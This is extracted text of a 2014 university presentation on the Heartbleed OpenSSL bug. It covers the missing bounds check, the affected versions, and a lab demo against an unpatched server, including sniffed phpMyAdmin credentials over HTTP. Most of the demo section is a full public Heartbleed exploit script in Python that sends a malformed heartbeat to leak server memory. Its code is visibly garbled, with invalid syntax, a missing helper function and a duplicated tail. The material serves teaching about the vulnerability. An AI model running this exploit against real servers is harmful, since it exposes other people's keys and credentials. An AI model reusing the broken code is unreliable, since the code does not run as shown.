



TECHNISCHE
UNIVERSITÄT
DRESDEN

Presentation **EBW2**

By **Dominik Pataky**

18.06.2014

Heartbleed




This presentation

- Heartbleed?
 - Exploitation demonstration
- How did this happen?
- The aftermath
- Conclusions




What is Heartbleed?

- Bug in the **Heartbeat** extension of TLS
 - Extension: keep-alive of a session
 - Bug: missing bounds check



What is Heartbleed?

- Bug in the **Heartbeat** extension of TLS
 - Extension: keep-alive of a session
 - Bug: missing bounds check
- CVE-2014-0160, published **07.04.2014**
 - Reported by Neel Mehta from Google Security



What is Heartbleed?

- Bug in the **Heartbeat** extension of TLS
 - Extension: keep-alive of a session
 - Bug: missing bounds check
- CVE-2014-0160, published **07.04.2014**
 - Reported by Neel Mehta from Google Security
- **Fixed** in 1.0.1g
 - Effected: 1.0.1 (03.01.2012) up to 1.0.1f (06.01.2014)




What is Heartbleed?



Client

Server


Send me the 10 letter word 'heartbleed' if you are still there.



What is Heartbleed?



What is Heartbleed?



What is Heartbleed?



Exploitation demo

- Test environment



„root“ user




Server with unpatched
OpenSSL library

Here:

- Ubuntu 14.04 LTS
- Apache/nginx,
MySQL server +
phpmyadmin (for
quick testing purposes)
- OpenSSL 1.0.1-
4ubuntu5.11

Exploitation demo

- Test environment




Here:

- Ubuntu 14.04 LTS
- Apache/nginx, MySQL server + phpmyadmin (for quick testing purposes)
- OpenSSL 1.0.1-4ubuntu5.11


Exploitation demo

- Test environment



Exploitation demo

- Test environment



Exploitation demo

- Logging in over HTTP
 - Unencrypted request can be sniffed easily


```
HTTP 252 HTTP/1.1 304 Not Modified
HTTP 769 HTTP/1.1 200 OK (text/css)
HTTP 664 GET /phpmyadmin/themes/pmahomme/img/input_bg.gif HTTP/1.1
HTTP 251 HTTP/1.1 304 Not Modified
HTTP 706 POST /phpmyadmin/index.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP 806 HTTP/1.1 302 Found (text/html)
HTTP 645 GET /phpmyadmin/index.php?token=4ec8862e6c6falc83cla69c62e8f71ac HTTP/1.1
HTTP 323 HTTP/1.1 200 OK (text/html)
HTTP 650 GET /phpmyadmin/navigation.php?token=4ec8862e6c6falc83cla69c62e8f71ac HTTP/1.1
```

```
Internet Protocol version 4, Src: 10.1.100.1 (10.1.100.1), Dst: 10.1.100.2 (10.1.100.2)
Transmission Control Protocol, Src Port: 47532 (47532), Dst Port: http (80), Seq: 1044444444
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencoded
pma_username=root&pma_password=123&server=1&token=4ec8862e6c6falc83cla69c62e8f71ac
```

Exploitation demo

- Logging in over HTTPS with TLS
 - Encrypted! Nothing to sniff here.

```
TCP      66 https > 55289 [ACK] Seq=1 Ack=518 Win=30080 Len=0 TSval=786611 TSecr=8170023
TLSv1.2  227 Server Hello, Change Cipher Spec, Encrypted Handshake Message
TCP      66 55289 > https [ACK] Seq=518 Ack=162 Win=30336 Len=0 TSval=8170023 TSecr=786611
TLSv1.2  141 Change Cipher Spec, Encrypted Handshake Message
TLSv1.2  775 Application Data
TCP      66 https > 55289 [ACK] Seq=162 Ack=1302 Win=31488 Len=0 TSval=786612 TSecr=8170023
TLSv1.2  902 Application Data, Application Data, Application Data, Application Data
TLSv1.2  695 Application Data
TCP      66 https > 55289 [ACK] Seq=998 Ack=1931 Win=32896 Len=0 TSval=786639 TSecr=8170040
TLSv1.2  1514 Application Data, Application Data
```



```
▶ Transmission Control Protocol, Src Port: 55289 (55289), Dst Port: https (443), Seq: 1931,
  ▼ Secure Sockets Layer
    ▼ TLSv1.2 Record Layer: Application Data Protocol: http
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 624
      Encrypted Application Data: 9262c343dfcbfdaaa358dcclaee99de9c91c6601a61d8ddd...
```

Exploitation demo

- How to go on
 - Bruteforce the password
 - Read password from sticky note



Exploitation demo

- How to go on
 - Bruteforce the password
 - Read password from sticky note
 - Use exploit to steal encrypted data
 - Hello Heartbeat!



Exploitation demo

```
#!/usr/bin/env python2
# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')

def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('''
16 03 02 00 dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

hb = h2bin('''
18 03 02 00 03
01 40 00
''')

def hexdump(s):
    for b in xrange(0, len(s), 16):
        lin = [c for c in s[b : b+16]]
        hxdat = ' '.join('%02x' % ord(c) for c in lin)
        pdat = ' '.join('%c' % ord(c) for c in lin)
        hxdat2 = hxdat[0:14] + ' ' + hxdat[14:16]
        if len(hxdat2) < 32:
            hxdat2 = ' ' * (32 - len(hxdat2)) + hxdat2
        print "%s\n%s\n" % (hxdat2, pdat)

def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr) # big-endian, unsigned char
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - server closed connection'
        return None, None, None
    print '... received message: type = %d, ver = %04x' % (typ, ver)
    return typ, ver, pay

def hit_hb(s):
    s.send(hb)
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            print 'No message received'
            return False
        if *pay != '\x00' * len(pay):
            print 'Received more data than it should - server is vulnerable!'
            return True
        # Received malformed heartbeat, but did not return any extra data.
        print 'Received malformed heartbeat, but did not return any extra data.'
        return False
    print 'Server returned error, likely not vulnerable'
    return False

def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Connecting...'
    s.connect((args[0], opts.port))

    print 'Sending Client Hello...'
    s.send(hello)
    print 'Waiting for Server Hello...'
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print 'Server closed connection without sending Server Hello.'
            return
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    hit_hb(s)

if __name__ == '__main__':
    main()
```

```
def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr) # big-endian, unsigned char
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - server closed connection'
        return None, None, None
    print '... received message: type = %d, ver = %04x' % (typ, ver)
    return typ, ver, pay

def hit_hb(s):
    s.send(hb)
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            print 'No message received'
            return False
        if *pay != '\x00' * len(pay):
            print 'Received more data than it should - server is vulnerable!'
            return True
        # Received malformed heartbeat, but did not return any extra data.
        print 'Received malformed heartbeat, but did not return any extra data.'
        return False
    print 'Server returned error, likely not vulnerable'
    return False

def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Connecting...'
    s.connect((args[0], opts.port))

    print 'Sending Client Hello...'
    s.send(hello)
    print 'Waiting for Server Hello...'
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print 'Server closed connection without sending Server Hello.'
            return
